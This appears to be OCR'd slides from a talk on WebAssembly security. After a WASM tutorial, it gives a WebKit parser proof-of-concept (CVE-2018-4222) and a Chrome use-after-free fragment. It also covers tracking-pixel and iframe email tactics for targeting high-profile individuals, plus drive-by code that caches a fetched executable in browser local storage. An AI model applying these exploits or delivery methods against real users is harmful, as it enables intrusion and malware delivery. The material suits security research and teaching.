
Custom Section ☺

Section	Code	Description
Type	1	Contains a list of function signatures used by functions defined and called by the module. Each signature has an index, and can be used by multiple functions by specifying that index.
Imports	2	Contains the names and types of objects to be imported.
Functions	3	The declarations (including the index of a signature specified in the Type Section) of the functions defined in this module.
Table	4	Contains details about function tables
Memory	5	Contains details about memory
Global	6	Global declarations
Exports	7	Contains the names and types of objects and functions that will be exported.
Start	8	Specifies a function that will be called on Module start-up
Elements	9	Table initialization information
Code	10	The WebAssembly instructions that make up the body of each function.
Data	11	Memory initialization information


WebAssembly Modules



Security issues in WASM



WASM Example in RUST



Rust is a multi-paradigm system programming language focused on safety, especially safe concurrency. Rust is syntactically similar to C++, but is designed to provide better memory safety while maintaining high performance.

curl https://sh.rustup.rs -sSf | sh // brew install rust

Building Wasm app using rust

cargo install wasm-pack // cargo init
wasm-pack build --target web

```rust
// The wasm-pack uses wasm-bindgen to build and generate JavaScript binding file.
// Import the wasm-bindgen crate.
use wasm_bindgen::prelude::*;

// Our Add function
// wasm-pack requires "exported" functions
// to include #[wasm_bindgen]
#[wasm_bindgen]
pub fn add(a: i32, b: i32) -> i32 {
  return a + b;
}
```

```javascript
// Import our outputted wasm ES6 module
// Which, export default's, an initialization function
import wasmInit from "./pkg/exports.js";

const runWasm = async () => {
  // Instantiate our wasm module
  const helloWorld = await wasmInit("./pkg/hello_world_bg.wasm");

  // Call the Add function export from wasm, save the result
  const addResult = helloWorld.add(24, 24);

  // Set the result onto the body
  document.body.textContent = `Hello World! addResult: ${addResult}`;
};
runWasm();
```

All what you need: wasmbyexample.dev

Wasm Page

Index.js

```
// Import our outputted wasm ES6 module
// Which, export default's, an initialization function
import wasmInit from "./pkg/exports.js";

const runWasm = async () => {
  // Instantiate our wasm module
  const helloWorld = await wasmInit("./pkg/hello_world_bg.wasm");

  // Call the Add function export from wasm, save the result
  const addResult = helloWorld.add(24, 24);

  // Set the result onto the body
  document.body.textContent = `Hello World! addResult: ${addResult}`;
};
runWasm();
```

Index.html

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="UTF-8" />
    <title>Hello World - Rust</title>
    <script type="module" src="./index.js"></script>
  </head>
  <body></body>
</html>
```

WASM using assembly script typescript-like (Common in the exploitation)

hello-world.ts

```
// This exports an add function.
// It takes in two 32-bit integer values
// And returns a 32-bit integer value.
export function add(a: i32, b: i32): i32 {
  return a + b;
}
```

```
asc hello-world.ts -b hello-world.wasm
```

hello-world.js

loading Wasm modules

```
// https://github.com/torch2424/wasm-by-example/blob/master/demo-util/
export const wasmBrowserInstantiate = async (wasmModuleUrl, importObject) =>
  let response = undefined;

  if (!importObject) {
    importObject = {
      env: {
        abort: () => console.log("Abort!")
      }
    };
  }

  // Check if the browser supports streaming instantiation
  if (WebAssembly.instantiateStreaming) {
    // Fetch the module, and instantiate it as it is downloading
    response = await WebAssembly.instantiateStreaming(
      fetch(wasmModuleUrl),
      importObject
    );
  } else {
    // Fallback to using fetch to download the entire module
    // And then instantiate the module
```

WebAssembly.instantiateStreaming()


Executing it on the fly ☺

Hello-world.js

```
const runWasmAdd = async () => {
  // Instantiate our wasm module
  const wasmModule = await wasmBrowserInstantiate("./hello-world.wasm");

  // Call the Add function export from wasm, save the result
  const addResult = wasmModule.instance.exports.add(24, 24);

  // Set the result onto the body
  document.body.textContent = `Hello World! addResult: ${addResult}`;
};
runWasmAdd();
```


Index.html

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="UTF-8" />
    <title>Hello World - AssemblyScript</title>
    <script type="module" src="./hello-world.js"></script>
  </head>
  <body></body>
</html>
```



WASM parser exploitation

WebAssembly source buffers in WebKit / out-of-bounds read




Return arrayBufferView ? static_cast<uint8_t*>(arrayBufferView->vector()) : static_cast<uint8_t*>(arrayBuffer->impl()->data());

If the source buffer is a view (DataView or TypedArray), arrayBufferView->vector() is returned. The vector() method returns the start of the data in the buffer, including any offset. However, the function createSourceBufferFromValue copies the output of this function as follows:

memcpy(result.data(), data + byteOffset, byteSize);

This means that if the buffer is a view, the offset is added to the buffer twice before this is copied. This could allow memory off the heap to be read out of the source buffer, either though parsing exceptions or data sections when they are copied

```
memcpy(result.data(), data + byteOffset, byteSize);
```



Example CVE-2018-4222 POC

```
<script>
for(var q = 0; q < 100; q++){
var i = Math.random();
i = Math.round(i*0x20000000);
i = Math.abs(i);
var b2 = new Uint8Array( i);
console.log("i" + i);
var j = Math.random();
j = j*i;
j = Math.round(j);
j = Math.abs(j);
console.log("j"+j)
var view2 = new DataView(b2.buffer,j);
try{
var mod = new WebAssembly.Module(view2);
}catch(e){
console.log(e);
}
}
</script>
```

(Type confusion / BOF)

```
static inline bool validateOrder(Section previous, Section next)
{
    if (previous == Section::Custom)
        return true;
    return static_cast<uint8_t>(previous) < static_cast<uint8_t>(next);
}
```

If the previous section was a custom section, the check always returns true, even if the section is otherwise out of order. This means any number of sections can be parsed from a binary, any number of times in any order

Exploiting Chrome UAF using WASM functions

FileReader

```
var importObject = {
        imports: { imported_func: arg => console.log(arg) }
    };
```


```
bc = [0x0, 0x61, 0x73, 0x6d, 0x1, 0x0, 0x0, 0x0, 0x1,
wasm_code = new Uint8Array(bc);
wasm_mod = new WebAssembly.Instance(new WebAssembly.Module(wasm_code), importObject);
return wasm_mod.exports.exported_func;
```

ASM JS & JIT Spray “Love Story”

If exploit == JIT spray {

Browser == “FireFox”;

}



https://rh0dev.github.io/blog/2017/the-return-of-the-jit/

Techniques for delivering the browser exploits High profile individuals

Enumerating their system and mail client by sending an empty email with 1PX image.

When the image is requested on the server side, it will store the request data (Versions, sys info etc.)

Click here to view in the browser O_O

Email delivery using Iframes


Loading Iframes is supported by default in the email clients for the following:

- Windows Mail
- Apple Mail 3 / 4
- Thunderbird
- Android (default client)
- iPhone / iPad

Browser local storage (**Black Hole**)

Method	Description
`setItem()`	Add key and value to local storage
`getItem()`	Retrieve a value by the key
`removeItem()`	Remove an item by key
`clear()`	Clear all storage

My research in 2018



JameelNabbo / browser-exploit-POC

Watch 4 | Star 11 | Fork 6

Code | Issues 1 | Pull requests 0 | Projects 0 | Security | Insights

No description, website, or topics provided.

6 commits | 1 branch | 0 releases | 0 contributors

Branch: master | New pull request | Find File | Clone or download

Jameel Nabbo Update README.md — Latest commit 48ab757 on 23 Apr 2018

README.md	Update README.md	last year
exploit.js	Update exploit.js	last year
extract.exe	Add files via upload	last year
index.html	Add files via upload	last year
trojan.exe	Add files via upload	last year

README.md

browser-exploit-POC

Bowser Silent Exploitation (2018) POC:

Since 2010 I was following the browser exploits of (Silent Java drive by) methods and techniques, and after 2016 I've never heard of another "silent drive by" on the Markets, but another critical thing came through Browser Local storage.

This is a working example of a HTML/JavaScript browser storage exploitation.

Storing the file in browser Local storage

```
(function () {

// Getting a file through XMLHttpRequest as an arraybuffer and creating a Blob
var rhinoStorage = localStorage.getItem("rbd"),
    rhino = document.getElementById("rhino");
if (rhinoStorage) {
    // Reuse existing Data URL from localStorage
    rhino.setAttribute("src", rhinoStorage);
}
else {
    // Create XHR and FileReader objects
    var xhr = new XMLHttpRequest(),
        fileReader = new FileReader();

    xhr.open("GET", "target.exe", true);
    // Set the responseType to blob
    xhr.responseType = "blob";
    xhr.addEventListener("load", function () {
        if (xhr.status === 200) {
            // onload needed since Google Chrome doesn't support addEventListener for FileReader
            fileReader.onload = function (evt) {
                // Read out file contents as a Data URL
                var result = evt.target.result;
                // Set image src to Data URL
                rhino.setAttribute("src", result);
                // Store Data URL in localStorage
                try {
                    localStorage.setItem("rbd", result);
                }
                catch (e) {
                    console.log("Storage failed: " + e);
                }
            };
            // Load blob as Data URL
            fileReader.readAsDataURL(xhr.response);
        }
    }, false);
    // Send XHR
    xhr.send();
```

Conclusion

- Browser exploitation is a science in itself
- The best source for doing the research is by reading the source code and delivery techniques that is used in the exploit kits.
- Exploit-DB POCs
- Binary exploitation and debugging techniques

Credits

@exodusintel

@Rh0

Google research team

Michael Schierl

References

https://soroush.secproject.com/blog/2013/04/microsoft-xmldom-in-ie-can-divulge-information-of-local-drivenetwork-in-error-messages

https://www.mozilla.org/en-US/security/advisories/mfsa2008-38/

https://downloads.avaya.com/css/P8/documents/100144158

https://www.fireeye.com/blog/threat-research/2014/02/operation-snowman-deputydog-actor-compromises-us-veterans-of-foreign-wars-website.html

https://blog.malwarebytes.com/threats/angler/

https://www.symantec.com/connect/blogs/emerging-threat-ms-ie-10-zero-day-cve-2014-0322-use-after-free-remote-code-execution-vulnerabi

https://www.exploit-db.com/exploits/18171

https://www.exploit-db.com/exploits/44427

https://github.com/JameelNabbo/browser-exploit-POC

https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/browser/adobe_flash_hacking_team_uaf.rb

https://www.alienvault.com/blogs/labs-research/attackers-abusing-internet-explorer-to-enumerate-software-and-detect-securi

https://www.forcepoint.com/blog/security-labs/msie-0-day-exploit-cve-2014-0322-possibly-targeting-french-aerospace-association

References

https://github.com/exodusintel/CVE-2019-5786

https://blog.logrocket.com/webassembly-how-and-why-559b7f96cd71/

https://googleprojectzero.blogspot.com/2018/08/the-problems-and-promise-of-webassembly.html

https://github.com/WebAssembly/design/blob/master/BinaryEncoding.md

https://labs.mwrinfosecurity.com/assets/BlogFiles/apple-safari-wasm-section-vuln-write-up-2018-04-16.pdf

http://schierlm.users.sourceforge.net/CVE-2011-3544.html

https://github.com/capitanblack8/maziyar/commit/9e71be8ed0469781a6046de2b4b6f8b0082c9026#diff-9ee135f5b54142c131a3a40b085d9da9

https://www.exploit-db.com/exploits/18171

https://wasmbyexample.dev/examples/hello-world/hello-world.rust.en-us.html